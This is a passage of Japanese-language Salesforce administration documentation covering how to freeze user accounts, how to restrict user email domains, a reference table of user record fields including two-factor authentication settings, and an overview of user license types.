外部ユーザの代理管理者
外部ユーザの代理管理者がポータルユーザを無効化する場合、その管理者に、ポータルユーザが所属するチームからそのユーザを削除するオプションはありません。

関連トピック:

ユーザの無効化 (削除)

ユーザアカウントの凍結または凍結解除

場合によっては、アカウントをすぐに無効にできないことがあります(ユーザがカスタム階層項目で選択されている場合など)。システム管理者が無効化の手続きをしている間にユーザが組織にログインしないように、ユーザアカウントを凍結できます。

ユーザが退職したとします。そのアカウントを無効化しようとしますが、そのユーザはカスタム階層項目で選択されています。アカウントをすぐに無効にできない場合、当面の間凍結することができます。

ヒント: この操作および他の管理タスクは、SalesforceA モバイルアプリケーションから実行できます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 凍結するアカウントのユーザ名をクリックします。
3. [凍結] をクリックしてアカウントへのアクセスをブロックするか、[凍結解除] をクリックしてアカウントへのアクセスを再度許可します。

メモ: ユーザアカウントを凍結しただけでは、そのユーザライセンスを組織で使用できるようになりません。ユーザライセンスを使用可能にするには、アカウントを無効にします。

関連トピック:

ユーザの無効化 (削除)
ログイン問題のトラブルシューティング
SalesforceA を使用したあらゆる場所からのユーザサポート

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

ユーザアカウントを凍結または凍結解除する
- 「ユーザの管理」

ユーザメールドメインの制限

ユーザの［メール］項目で許可されるメールドメインを制限するホワイトリストを定義できます。

1. [設定]から、［クイック検索］ボックスに「*許可メールドメイン*」と入力し、[許可メールドメイン]を選択します。

   メモ: このページが表示されない場合は、Salesforce の担当者に連絡してページを有効にしてください。

2. [新規許可メールドメイン]をクリックします。
3. ［ドメイン］を入力します。

   `sampledoc.org` などの最上位のドメインも、`emea.sampledoc.org` などのサブドメインも入力できます。

4. [保存]をクリックします。

別のメールドメインをホワイトリストに追加する場合は、この手順を繰り返します。

ホワイトリストにメールドメインを 1 つ以上追加した場合は、新しい各ユーザの［メール］項目がホワイトリストに登録されたドメインと一致する必要があります。

既存のユーザの［メール］項目は、ホワイトリストに従う必要はありません。ただし、既存のユーザを編集する場合は、［メール］項目を更新してホワイトリストに登録されたメールドメインと一致させます。

メモ: メールドメインホワイトリストは、ポータル、コミュニティ、または Chatter 外部ユーザなど、組織外のユーザには適用されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション

ユーザ権限

ユーザのメールドメインを制限する
- 「ユーザの管理」

関連トピック:

- 1 人のユーザの追加
- 複数のユーザの追加
- ユーザの編集

ユーザの項目

[個人情報]ページや他の個人設定ページを構成する項目では、ユーザについて説明します。

項目の表示は、特定のページ、組織の権限、所有しているエディションによって異なります。

項目	説明
アクセシビリティモード	オンの場合、目の不自由なユーザのために設計されたユーザインターフェースモードを有効にします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能な項目は、使用している Salesforce のエディションによって異なります。

項目	説明
有効	サービスへのユーザログインを有効または無効にする管理チェックボックス。
町名・番地	ユーザの町名・番地。この項目は最大 255 文字まで入力できます。
別名	名前全体が納まらないリストページ、レポート、その他のページでユーザを識別するための短縮名。この項目は最大 8 文字まで入力できます。
売上予測を許可	ユーザがカスタマイザブル売上予測を使用できるかどうかを示します。
API トークン	API トークンがリセットされたかどうかを示します。Salesforce はこの項目を使用して、問題が発生した場合に API トークンが関連する問題のトラブルシューティングに役立てます。
アプリケーション登録：ワンタイムパスワードジェネレータ	接続されている場合、ユーザは Google Authenticator など、Salesforce Authenticator 以外の認証アプリケーションからのコードを使用して ID を検証できます。たとえば、ユーザが会社が信頼する IP 範囲外の IP アドレスからログインするときにアプリケーションからコードを入力します。この種別の確認コードは、「時間ベースのワンタイムパスワード」(TOTP) と呼ばれることもあります。 「ユーザインターフェースログインの 2 要素認証」権限があるユーザは、ユーザインターフェースから Salesforce にログインするときに認証の第 2 要素を使用する必要があります。認証アプリケーションによって生成される現在の確認コードは第 2 要素とみなされます。 ユーザに「API へのログインの 2 要素認証」権限があり、認証アプリケーションに接続している場合、ユーザはサービスにアクセスするためにアプリケーションから現在のコードを入力します。ユーザは標準のセキュリティトークンを入力しません。
アプリケーション登録：Salesforce Authenticator	接続されている場合、ユーザは Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降でプッシュ通知に応答することによって ID を検証できます。たとえば、ユーザが会社が信頼する IP ネットワーク外の IP アドレスからログインするときに通知を承認します。ユーザがアプリケーションで信頼できる場所を設定し、ロケーションベースの自動検証を使用する許可

項目	説明
	を受けていると、Salesforce Authenticator はその信頼できる場所からのユーザのIDを自動的に検証できます。ユーザは、Salesforce Authenticator および別の認証アプリケーションを両方とも同じSalesforceアカウントに接続できます。 接続されている場合、ユーザは Salesforce Authenticator からのコードを使用して ID を検証することもできます。たとえば、ユーザが会社が信頼するIPネットワーク外のIPアドレスからログインするときにアプリケーションからコードを入力します。この種別の確認コードは、「時間ベースのワンタイムパスワード」(TOTP) と呼ばれることもあります。 「ユーザインターフェースログインの2要素認証」権限があるユーザは、ユーザインターフェースから Salesforce にログインするときに認証の第 2 要素を使用する必要があります。Salesforce Authenticator からの通知への手動または自動での応答は第2要素とみなされます。 ユーザに「API へのログインの 2 要素認証」権限があり、Salesforce Authenticator に接続している場合、ユーザはサービスにアクセスするためにアプリケーションから現在のコードを入力します。ユーザは標準のセキュリティトークンを入力しません。
コールセンター	このユーザが割り当てられているコールセンターの名前。
チェックアウトの有効化	ユーザのCheckoutアカウントが有効になり、ログイン可能になったときに、メールで通知するかどうかを示します。 このオプションを有効にするには、「請求情報の管理」権限が必要です。
市区郡	ユーザの住所の市区郡部分。この項目は最大 40 文字まで入力できます。
グラフの色覚障害者用パレット	グラフの代替カラーパレットを設定するオプションを有効にするかどうかを示します。代替パレットは色覚障害者用に最適化されています。ダッシュボードのメールの場合、代替パレットは使用されません。
会社	ユーザの勤務先会社名。この項目は最大 40 文字まで入力できます。

項目	説明
取引先責任者	ユーザがパートナーユーザの場合、関連付けられている取引先責任者名。
国	ユーザの住所の国部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。
作成者	このユーザを作成したユーザ、作成日時も含む。(参照のみ)
通貨	目標、売上予測、およびレポートでのユーザのデフォルト通貨。マルチ通貨を使用する組織でのみ表示されます。この通貨は、組織で有効な通貨の1つである必要があります。
カスタムリンク	システム管理者が設定したユーザのカスタムリンクのリスト。
Data.com ユーザ種別	取引先責任者とリードのレコードを Data.com を検索し、Salesforce に追加するために、ユーザを有効にします。また、Data.com ユーザの種別も示します。Data.com ユーザは1か月あたりに追加またはエクスポートできる取引先、取引先責任者、リードのレコード数に制限があります。また、使用されなかった追加分は各月の月末で期限切れになります。Data.com リストユーザは 1 か月あたりに追加またはエクスポートできる取引先、取引先責任者、リードのレコード数を制限されています。また、使用されなかった追加分は各月の月末で期限切れになります。リストユーザは、1 か月あたりの制限を使用した後に、組織内のすべてのリストユーザが共有するプールから引き出してレコードを追加できます。未使用のプール追加は、購入から1年で有効期限が切れます。
デフォルトの通貨 ISO コード	新しいレコードに対するユーザのデフォルト通貨設定。マルチ通貨を使用する組織でのみ表示されます。
デフォルトのディビジョン	明示的に別のディビジョンを設定した場合を除き、そのユーザが新たに作成するすべての取引先、およびリードにデフォルトで適用されるディビジョン。取引先またはすでにディビジョンを持つその他のレコードに関連付けられたレコードを作成する場合、新しいレコードは既存のレコードのディビジョンに割り当てられます。デフォルトのディビジョンは使用されません。

項目	説明
	この設定でも、ユーザが他のディビジョンのレコードを参照または作成することを制限しません。ユーザは、所属ディビジョンを設定してデフォルトのディビジョンを随時上書きできます。 ディビジョンを使用してデータを分割している組織でのみ利用可能です。
代理承認者	承認申請のための代理承認者の選択に使用するユーザ参照項目。承認プロセスの設定に応じて、このユーザはそのユーザに対する承認申請を承認することもできます。
部署	そのユーザが勤務するグループ。たとえば、カスタマーサポートなど。この項目は最大 80 文字まで入力できます。
開発モード	Visualforce ページの作成および編集のための開発モードを有効にします。 この項目は、Visualforce が有効になっている組織にのみ表示されます。
フィードの自動登録を無効にする	ユーザが所有するレコードへの自動フィード登録を無効にします。Chatter が有効な組織でのみ使用できます。
ディビジョン	ユーザが所属する会社の部門。たとえば、PC 営業グループなど。この項目は最大 40 文字まで入力できます。
メール	ユーザのメールアドレス。有効な形式のメールアドレス (jsato@acme.com など) になっていることが必要です。この項目は最大 80 文字まで入力できます。
メールの文字コード	Salesforce の内部からユーザが送信するメールの文字セットと文字コード。英語を使用するユーザは、すべてのラテン文字を表す `ISO-8859-1` を使用します。`UTF-8` (Unicode) はすべての言語の文字を表しますが、古いメールソフトウェアの中にはこのコードをサポートしていないものがあります。`Shift_JIS`、`EUC-JP` および `ISO-2022-JP` は日本語ユーザに便利です。
従業員番号	ユーザの識別番号。
終業時間	一般にユーザが仕事を終える時間。ユーザのカレンダーに表示する時間帯の定義に使用されます。

項目	説明
Fax	ユーザの FAX 番号。
統合 ID	統合認証シングルサインオンでユーザ識別に使用する値。
名	ユーザ編集ページに表示されるユーザの名。この項目は最大 40 文字まで入力できます。
Force.com Flow ユーザ	フローを実行できる機能を提供します。Developer Edition (制限付き)、Enterprise Edition、Unlimited Edition、および Performance Edition で使用できます。 このオプションを有効にするには、「Force.com Flow の管理」権限が必要です。 ユーザに「フローを実行」権限がある場合は、この項目を有効にしないでください。
Force.com クイックアクセスメニュー	Force.com クイックアクセスメニューを有効にします。このメニューは、オブジェクトリストビューページとレコード詳細ページに表示されます。メニューには、アプリケーションとオブジェクトのカスタマイズ機能へのショートカットがあります。
通貨情報	ユーザレコード内のすべての通貨金額項目で使用するデフォルト通貨。マルチ通貨を使用する組織でのみ表示されます。
ナレッジユーザ	Salesforce ナレッジへのアクセス権を付与します。ユーザのプロファイルにより、ユーザが [記事の管理] タブまたは [記事] タブにアクセスできるかが決まります。Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition で使用できます。
言語	ユーザの主言語。すべてのテキストとオンラインヘルプはこの言語で表示されます。Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition の組織では、ユーザ個人の［言語］設定が組織の［言語のデフォルト値］を上書きします。 Personal Edition、Contact Manager Edition、Group Edition™ では利用できません。組織の［言語］は、すべてのユーザに適用されます。
最終ログイン	ユーザが正常に最後にログインした日時。この値は、ユーザの最後のログインから 60 秒が経過すると更新されます。(参照のみ)

項目	説明
姓	ユーザ編集ページに表示されるユーザの姓。この項目は最大 80 文字まで入力できます。
前回のパスワードの変更またはリセット	このユーザの前回のパスワードの変更またはリセット日時。この参照のみの項目は、「ユーザの管理」権限を持っているユーザにのみ表示されます。
Lightning Login	パスワードを使用しないログインでは、ユーザは Lightning Login を登録して使用できます。[登録] オプションがあるということは、Salesforce システム管理者が、登録するオプションをユーザに与えたということです。[キャンセル]オプションがあるということは、ユーザは登録しており、必要に応じて登録をキャンセルできるということです。
地域	ユーザの居場所を示す国または地域。 ［ロケール］の設定は、日付、日付/時間、数字、およびカレンダーの項目に影響します。たとえば、2000 年 6 月 30 日は、「英語 (アメリカ)」ロケールのユーザには 06/30/2000 と表示され、「英語 (イギリス)」ロケールのユーザには、30/06/2000 と表示されます。時間については、「英語 (アメリカ)」ロケールでは、AM と PM を使用する 12 時間表示 (2:00 PM など) であるのに対し、「英語 (イギリス)」ロケールでは、24 時間表示 (14:00 など) になります。 ［地域］の設定は、［名前］項目で、ユーザ、リード、および取引先責任者の姓と名が表示される順番にも影響します。たとえば、「英語(アメリカ)」地域では、Bob Johnson が「Bob Johnson」と表示されるのに対し、「中国語 (中国)」地域では、「Johnson Bob」と表示されます。 Personal Edition ユーザの場合、ロケールは組織レベルで設定されます ([設定] から、［クイック検索］ボックスに *「組織情報」* と入力し、[組織情報]を選択)。他のすべてのユーザは、個人情報ページで個人のロケールを設定して、組織の設定を上書きできます。
設定画面をデフォルトページに設定	このオプションが有効である場合、ユーザがログインすると [設定] ページに移動します。
マネージャ	ユーザのマネージャの選択に使用する参照項目。この項目は次のとおりです。 • 階層関係を設定し、直接または間接的な報告先が自分自身であるユーザを選択しないようにします。

項目	説明
	• Chatterで、組織のレポート構造に基づいてフォローするユーザとレコードを推奨できるようにします。 この項目は、他の階層項目を作成することなく階層的なワークフロールールと承認プロセスを作成する場合に、特に便利です。 メモ: 他の階層項目とは異なり、［マネージャ］項目で参照されるユーザを無効にすることができます。
マーケティングユーザ	有効にすると、ユーザは、キャンペーンの作成、編集、および削除、高度なキャンペーンの設定、およびデータインポートウィザードによるキャンペーンメンバーの追加とその状況の更新を行えます。Professional Edition、Enterprise Edition、Unlimited Edition、およびPerformance Editionで使用できます。 このオプションが選択されていない場合、ユーザは、キャンペーンと高度なキャンペーン設定の参照、単一のリードまたは取引先責任者のキャンペーン履歴の編集、およびキャンペーンレポートの実行のみを行えます。
ミドルネーム	ユーザ編集ページに表示されるユーザのミドルネーム。この項目は最大40文字まで入力できます。 メモ: この項目を有効化するには、Salesforceカスタマーサポートにお問い合わせください。次に、[設定]から、［クイック検索］ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース]を選択します。その後で、[個人名の名前サフィックスを有効化]を選択します。
携帯	携帯電話番号。この項目は最大40文字まで入力できます。 この番号はSMSベースのID確認に使用されます。システム管理者は、[設定]から、［クイック検索］ボックスに「セッションの設定」と入力し、[セッションの設定]を選択して、[SMSによるID確認を有効にする]オプションを選択し、SMSベースのID確認を有効にします。 SMSによるID確認が有効になると、プロファイルに確認済みの携帯番号がないユーザは、ログイン後に携帯番号を登録して確認するよう求められます。このプロ

項目	説明
	セスは、携帯番号のないユーザに適用されます。ユーザは次のいずれかのアクションを実行できます。 • 携帯電話の番号を入力して、確認コードを含むテキストメッセージで携帯番号を確認してもらう。 • この時点では携帯番号の入力を行わず、次回のログイン時に再度確認されるようにする。 • 携帯番号を確認しない。このアクションを選択したユーザは、個人情報で携帯番号を後から登録できます。Chatter Free および Chatter External のライセンスユーザがこのアクションを選択した場合は、システム管理者が携帯番号を設定する必要があります。 ユーザの携帯電話番号を検証後、Salesforce は、必要に応じてその番号を使用し、ユーザを認証します。たとえば、ユーザが不明な IP アドレスからログインしたときなどに検証が行われます。 また、システム管理者がユーザの携帯番号を入力して、事前に確認することもできます。システム管理者がユーザの携帯電話番号を入力したときに [SMS による ID 確認を有効にする] が有効になっている場合、または、`User` オブジェクトを使用して API から携帯番号が設定されている場合は、携帯番号は確認済みであるとみなされます。[SMS による ID 確認を有効にする] が有効になっていない場合、新しい携帯電話番号は検証済みとみなされません。
モバイル設定	ユーザに割り当てられたモバイル設定。モバイル設定を指定しないと、そのユーザプロファイルに割り当てられたモバイル設定がこの項目のデフォルトになります。 この項目は、Salesforce を使用してモバイル設定を管理する組織に表示されます。
モバイルユーザ	ユーザに Salesforce Classic Mobile ライセンスを 1 つ割り当てて、Salesforce Classic Mobile アプリケーションへのアクセスを許可します。このチェックボックスがオンになっているユーザレコード数は、組織が持つモバイルライセンスの合計数を超えることはできません。 Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition で使用できます。

項目	説明
	Unlimited Edition、Performance Edition、および Developer Edition ユーザの場合、[モバイルユーザ] オプションはデフォルトで有効になっています。モバイルをリリースする準備が整うまで、ユーザがモバイルデバイスで Salesforce Classic Mobile アプリケーションを有効にできないようにするには、すべてのユーザに対してこのオプションを無効にします。 ユーザがすでに Salesforce Classic Mobile アカウントを有効にしている場合は、[モバイルユーザ]オプションを選択解除すると、ユーザのモバイルライセンスが取り消されます。次回ユーザのデバイスを Salesforce と同期するときに、デバイスからすべての Salesforce データが削除され、デバイスがユーザに関連付けられなくなります。
更新者	ユーザ項目を最後に変更したユーザ。変更日時も含む。(参照のみ)
1 か月あたりの取引先担当者数とリード数の制限	ユーザの [Data.com ユーザ種別] が Data.com ユーザである場合の、1 か月あたりにユーザが追加できる Data.com の取引先責任者とリードのレコード数。 ライセンスあたりのレコードのデフォルト件数は 300 件ですが、組織の制限内でこれより多くまたは少ない件数を割り当てることもできます。
名前	ユーザ詳細ページに表示されるユーザの名、ミドルネーム (ベータ)、姓、肩書き (ベータ) を合わせたもの。
ニックネーム	コミュニティでこのユーザの識別に使用する名前。40 文字までの英数字が有効です。標準ユーザは、この項目を編集できます。
オフラインユーザ	ユーザに Connect Offline へのアクセス権を与える管理チェックボックス。Professional Edition、Enterprise Edition、Unlimited Edition、および Performance Edition で使用できます。
パートナースーパーユーザ	パートナーポータルユーザがスーパーユーザであるかどうかを示します。
電話	ユーザの電話番号。この項目は最大 40 文字まで入力できます。

項目	説明
プロファイル	アプリケーション内でユーザがさまざまな機能を実行するための、ユーザの基本レベルの権限を指定する管理項目。権限セットを使用して追加の権限をユーザに付与できます。
承認申請メールを受信	承認申請メールを受信するための設定。 この設定は、Salesforce1 または Lightning Experience の承認申請通知をユーザが受信するかどうかにも影響します。
Salesforce CRM Content デイリーダイジェストを受信	[Salesforce CRM Content ユーザ] ライセンスを持ち、Salesforce CRM Content を登録しているポータルユーザ以外が、登録しているコンテンツ、ライブラリ、タグ、または著者について活動が発生した場合に、1 日 1 回メールで概要を受信することを指定します。メールを受信するには、[Salesforce CRM Content のメールアラートの受信] オプションも選択する必要があります。ポータルユーザの場合は、[Salesforce CRM Content ユーザ] ライセンスは必要ありません。[ポータルのコンテンツの参照] ユーザ権限のみが必要です。
Salesforce CRM Content のメールアラートを受信	[Salesforce CRM Content ユーザ] ライセンスを持ち、Salesforce CRM Content を登録しているポータルユーザ以外が、登録しているコンテンツ、ライブラリ、タグ、または著者について活動が発生した場合に、メール通知を受信することを指定します。リアルタイムでメールアラートを受信するには、このオプションを選択します。[Salesforce CRM Content の毎日のダイジェストを受信] オプションは選択しないでください。ポータルユーザの場合は、[Salesforce CRM Content ユーザ] ライセンスは必要ありません。[ポータルのコンテンツの参照] ユーザ権限のみが必要です。
ロール	組織内でのユーザのロールを指定する管理項目。「西部サポートマネージャ」などがあります。ロールは、選択可能なロールの選択リストから選択したもので、システム管理者はこれを変更できます。 Personal Edition、Contact Manager Edition、Group Edition では利用できません。
Salesforce CRM Content ユーザ	ユーザが Salesforce CRM Content を使用できるかどうかを示します。Professional Edition、Enterprise Edition、

項目	説明
	Unlimited Edition、および Performance Edition で使用できます。
Salesforce1 ユーザ	サポートされるモバイル Web ブラウザからユーザが Salesforce にログインするときに、Salesforce1 モバイルブラウザアプリケーションへの自動リダイレクトを有効にします。組織で Salesforce1 モバイルブラウザアプリケーションオプションが有効になっている必要があります。
カスタマーポータルのセルフ登録	有効化されている場合は、ユーザがカスタマーポータルへのセルフ登録によって作成されたことを指定します。Enterprise Edition、Unlimited Edition、および Performance Edition で使用できます。
セキュリティキー (U2F)	ユーザは、認証の第 2 要素として U2F セキュリティキーを登録して使用できます。[登録]オプションがあるということは、Salesforce システム管理者が、セキュリティキーを登録するオプションを組織のユーザに与えたということです。[削除]オプションがあるということは、ユーザがセキュリティキーを登録しており、必要に応じて登録を削除できるということです。
Apex 警告メールの送信	割り当てられたガバナ制限の 50% を超える Apex をユーザが実行するたびに、ユーザがメール通知を受信することを指定します。 Developer Edition、Enterprise Edition、Unlimited Edition、および Performance Edition のみで使用できます。
開発モードでビューステートを表示	Visualforce ページの開発モードフッターで [ビューステート] タブを有効にします。 この項目は、Visualforce が有効で、［開発モード］が選択されている組織にのみ表示されます。
Site.com Contributor ユーザ	そのユーザに、Site.com Contributor ライセンスを 1 つ割り当てて、Site.com Studio へのユーザ制限アクセスを許可します。Contributor ライセンスを持つユーザは、Site.com Studio を使用してサイトのコンテンツのみを編集できます。 このチェックボックスがオンになっているユーザレコード数は、組織が持つ Site.com Contributor ライセンスの合計数を超えることはできません。

項目	説明
	組織で Site.com が有効化されている場合にのみ、Developer Edition、Enterprise Edition、Unlimited Edition、および Performance Edition で使用できます。
Site.com Publisher ユーザ	そのユーザに、Site.com Publisher ライセンスを 1 つ割り当てて、Site.com Studio へのユーザフルアクセスを許可します。Publisher ライセンスを持つユーザは、Web サイトを作成してスタイルを設定し、ページやページ要素のレイアウトと機能を制御し、コンテンツを追加して編集できます。 このチェックボックスがオンになっているユーザレコード数は、組織が持つ Site.com Publisher ライセンスの合計数を超えることはできません。 組織で Site.com が有効化されている場合にのみ、Developer Edition、Enterprise Edition、Unlimited Edition、および Performance Edition で使用できます。
始業時間	一般にユーザが仕事を開始する時間。ユーザのカレンダーに表示する時間帯の定義に使用されます。
都道府県	ユーザの住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。
サフィックス	ユーザ編集ページに表示されるユーザの名前サフィックス。この項目は最大 40 文字まで入力できます。 メモ: この項目を有効化するには、Salesforce カスタマーサポートにお問い合わせください。次に、[設定] から、［クイック検索］ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択します。その後で、［個人名の名前サフィックスを有効化］を選択します。
仮の確認コード	ユーザは、通常 2 要素認証に使用しているデバイスを紛失したときに仮のコードを入力できます。Salesforce システム管理者のみがユーザのための仮のコードを生成したり期限切れにしたりできます。ユーザは自分のコードを期限切れにすることができます。
タイムゾーン (Time Zone)	ユーザが勤務する主たるタイムゾーン。
役職	ユーザの役職。この項目は最大 80 文字まで入力できます。

項目	説明
使用ディスク量	ユーザが使用しているディスク容量。
ユーザライセンス	ユーザライセンスの種類。
ユーザ名	ユーザのログインを定義する管理項目。この項目は最大 80 文字まで入力できます。
郵便番号	ユーザの住所の郵便番号部分。この項目は最大 20 文字まで入力できます。

関連トピック:

- ユーザの表示および管理
- ユーザライセンス
- 組織の機能ライセンスの参照
- ユーザメールドメインの制限

ライセンスの概要

ユーザに対して特定の Salesforce 機能を有効にするには、ユーザごとに 1 つのユーザライセンスを選択する必要があります。追加の機能を有効にするには、権限セットライセンスと機能ライセンスをユーザに割り当てるか、組織で使用量ベースのエンタイトルメントを購入します。

Salesforce の特定の機能には、特定の権限が必要です。たとえば、ユーザがケースを参照するには、ケースに対する「参照」権限が必要です。ただし、選択したすべてのユーザに権限を割り当てることができるわけではありません。権限で有効化される機能のように、各権限には独自の要件があります。特定の権限をユーザに割り当てるには、ユーザのライセンスで権限がサポートされている必要があります。1 つの権限は、複数のライセンスでサポートできます。

エディション

使用可能なエディション: Salesforce Classic

エディション要件は、ユーザ、権限セット、機能ライセンスの種類によって異なります。

権限を錠と考え、ライセンスを一連の鍵と考えてみましょう。ユーザに特定の権限を割り当てる前に、その権限の錠をあける鍵が含まれたライセンスが必要です。すべてのユーザにはユーザライセンスが 1 つだけ必要ですが、複数の権限セットライセンスまたは機能ライセンスを割り当てて、複数の権限の錠を段階的に解除することができます。

前述の例では、Salesforce ユーザライセンスに、ケースに対する「参照」権限の錠を解除する鍵は含まれますが、Force.com (App Subscription ユーザライセンス) には含まれません。その権限を Force.com (App Subscription ユーザ) に割り当てようとすると、エラーメッセージが表示されます。ただし、Force.com (App Subscription ユーザ) に Force.com 権限セットの Company Community ライセンスも割り当てられている場合は、ケースに対する「参照」権限をそのユーザに割り当てることができます。

Salesforce には、次の種類のライセンスおよび使用量ベースのエンタイトルメントが用意されています。

ユーザライセンス

ユーザライセンスによって、ユーザがアクセスできる機能の基準が決まります。各ユーザにユーザライセンスが 1 つだけ必要です。プロファイルと、必要に応じて 1 つ以上の権限セットを使用して、データアクセス用のユーザ権限を割り当てます。

権限セットライセンス

権限セットは、さまざまなツールや機能を使用するための特定の設定や権限をユーザに割り当てる便利な方法です。権限セットライセンスは、ユーザライセンスに含まれていない機能へのアクセス権をユーザに部分的に付与します。ユーザには、権限セットライセンスをいくつでも割り当てることができます。

機能ライセンスの概要

機能ライセンスでは、Marketing や Work.com など、ユーザライセンスに含まれていない追加機能へのアクセス権がユーザに付与されます。ユーザには、機能ライセンスをいくつでも割り当てることができます。

使用量ベースのエンタイトルメント

使用量ベースのエンタイトルメントは、パートナーコミュニティへの月ごとに許可されるログイン数や Data.com リストユーザのレコード制限など、組織が定期的に使用できる制限付きリソースです。

ユーザライセンス

ユーザライセンスによって、ユーザがアクセスできる機能の基準が決まります。各ユーザにユーザライセンスが 1 つだけ必要です。プロファイルと、必要に応じて 1 つ以上の権限セットを使用して、データアクセス用のユーザ権限を割り当てます。

例:

- Force.com ユーザライセンスを従業員 A に割り当てます。Force.com ユーザライセンスでは、取引先と取引先責任者の標準オブジェクト権限のみがサポートされるため、従業員 A はケースにアクセスできません。
- Salesforce ユーザライセンスを従業員 B に割り当てます。ケースに対する「参照」アクセス権を従業員 B に付与します。

エディション

使用可能なエディション: Salesforce Classic

エディション要件は、ユーザライセンスの種類によって異なります。

Salesforce には次のライセンスの種類があります。

- 標準ユーザライセンス
- Chatter ユーザライセンス
- コミュニティユーザライセンス
- Service Cloud ポータルユーザライセンス
- サイトおよび Site.com ユーザライセンス
- 認証 Web サイトユーザライセンス

メモ: 会社がその他の種類の機能に対するカスタムユーザライセンスを購入している場合、その他のライセンスの種類が表示されます。また、Salesforce 組織に、引き続きサポート対象でありながら、現在は購入できない他のライセンスがある可能性もあります。詳細は、Salesforce にお問い合わせください。

次のライセンスの種類は、カスタマーポータルまたはパートナーポータルを現在使用している組織でのみ使用できます。

- カスタマーポータルユーザライセンス
- カスタマーポータル — エンタープライズ管理ユーザライセンス
- パートナーポータルユーザライセンス

カスタマーポータルまたはパートナーポータルがない場合に顧客またはパートナーと情報を共有するには、「コミュニティユーザライセンス」 (ページ 549)を参照してください。

組織のユーザライセンスの参照

組織が購入したユーザライセンスを参照して、ユーザに割り当てることができるものを確認します。

標準ユーザライセンス

Salesforce ユーザライセンスおよび Force.com ユーザライセンスの種類など、組織で取得できる標準ユーザライセンスに関する情報を検索します。

Chatter ユーザライセンス

すべての標準 Salesforce ライセンスでは、組織の全員が Chatter に無料でアクセスできます。Salesforce ではまた、Chatter External、Chatter Free、および Chatter Only (Chatter Plus ともいう) という Chatter 固有のライセンスも提供しています。

コミュニティユーザライセンス

外部ユーザの場合、カスタマーコミュニティ、カスタマーコミュニティプラス、およびパートナーコミュニティという3つのコミュニティライセンスかあります。従業員コミュニティ向けの従業員アプリケーションおよびコミュニティライセンスもあります。

Database.com ユーザライセンス

Service Cloud ポータルユーザライセンス

サイトおよび Site.com ユーザライセンス

サイトユーザおよび Site.com ユーザには、ゲストユーザまたは Site.com のみユーザライセンスが有効です。

認証 Web サイトユーザライセンス

Platform ポータルユーザには、Force.com サイトで使用するための認証 Web サイトライセンスがあります。このライセンスでは、指定のサイトユーザに、プラットフォームポータルへの無制限のログインを許可して、カスタマーサポート情報にアクセスできるようにします。

カスタマーポータルユーザライセンス

カスタマーポータルサイトのユーザにはカスタマーポータルマネージャの標準ライセンスがあります。

カスタマーポータル — エンタープライズ管理ユーザライセンス

カスタマーポータル—エンタープライズ管理ユーザには、カスタマーポータルマネージャカスタムライセンスがあります。このライセンスでは、Salesforce カスタマーポータルへの無制限のログインを取引先責任者に許可して、カスタマーサポート情報を管理できるようにします。

パートナーポータルユーザライセンス

パートナーポータルユーザには、Gold Partner ユーザライセンスがあります。これらのライセンスでは、パートナーポータルを使って、Salesforce のみにアクセスできます。

関連トピック:

- ユーザの表示および管理
- Salesforce での会社の設定

組織のユーザライセンスの参照

組織が購入したユーザライセンスを参照して、ユーザに割り当てることができるものを確認します。

1. [設定] から、[クイック検索] ボックスに「*組織情報*」と入力し、[組織情報] を選択します。
2. [ユーザライセンス] 関連リストを参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

ユーザ権限

ユーザライセンスを参照する

- 「設定・定義を参照する」

標準ユーザライセンス

Salesforce ユーザライセンスおよび Force.com ユーザライセンスの種類など、組織で取得できる標準ユーザライセンスに関する情報を検索します。

エディション

使用可能なエディション: Salesforce Classic

エディション要件は、ユーザライセンスの種類によって異なります。

ライセンスの種類	説明	使用可能なエディション
`Salesforce`	標準 CRM と Force.com AppExchange アプリケーションへのフルアクセスを必要とするユーザ向けです。ユーザライセンスを所有するユーザは、すべての標準またはカスタムアプリケーションにアクセスできます。 Enterprise Edition、Unlimited Edition、および Performance Edition のユーザには、ライセンスごとに追加ストレージを提供します。	すべてのエディション
`Knowledge Only User`	Salesforce ナレッジアプリケーションのみへのアクセスを必要とするユーザ向けです。このライセンスは、カスタムオブジェク	**Enterprise** Edition、**Unlimited** Edition、および **Performance** Edition

ライセンスの種類	説明	使用可能なエディション
	ト、カスタムタブ、および次の標準タブへのアクセス権を提供します。 • 記事 • 記事の管理 • Chatter • ファイル • ホーム • プロファイル • レポート • カスタムオブジェクト • カスタムタブ Knowledge Only User ライセンスには、ナレッジ限定プロファイルが含まれ、[記事] タブへのアクセス権を付与します。[記事の管理] タブを表示および使用するには、ユーザに「記事の管理」権限が必要です。 メモ: 記事を表示するには、ユーザのプロファイルに「ナレッジの参照を許可」権限が必要です。ただし、この権限はデフォルトプロファイルでオフになっています。ユーザのプロファイルに「ナレッジの参照を許可」権限を付与するには、コピーしたプロファイルでこの権限を有効にして、このコピーしたプロファイルをユーザに割り当てます。	
ID	ユーザに Salesforce Identity 機能へのアクセス権を付与します。Salesforce Identity は、Salesforce ユーザを外部のアプリケーションやサービスと結び付けると同時に、システム管理者がこれらのユーザの認証や承認を制御できるようにします。 詳細は、『Salesforce Identity 実装ガイド』を参照してください。	**Enterprise** Edition、**Unlimited** Edition、**Performance** Edition、および **Developer** Edition **Developer** Edition を使用する新規の各組織には、10 個の無償の Identity ユーザライセンスが含まれます。
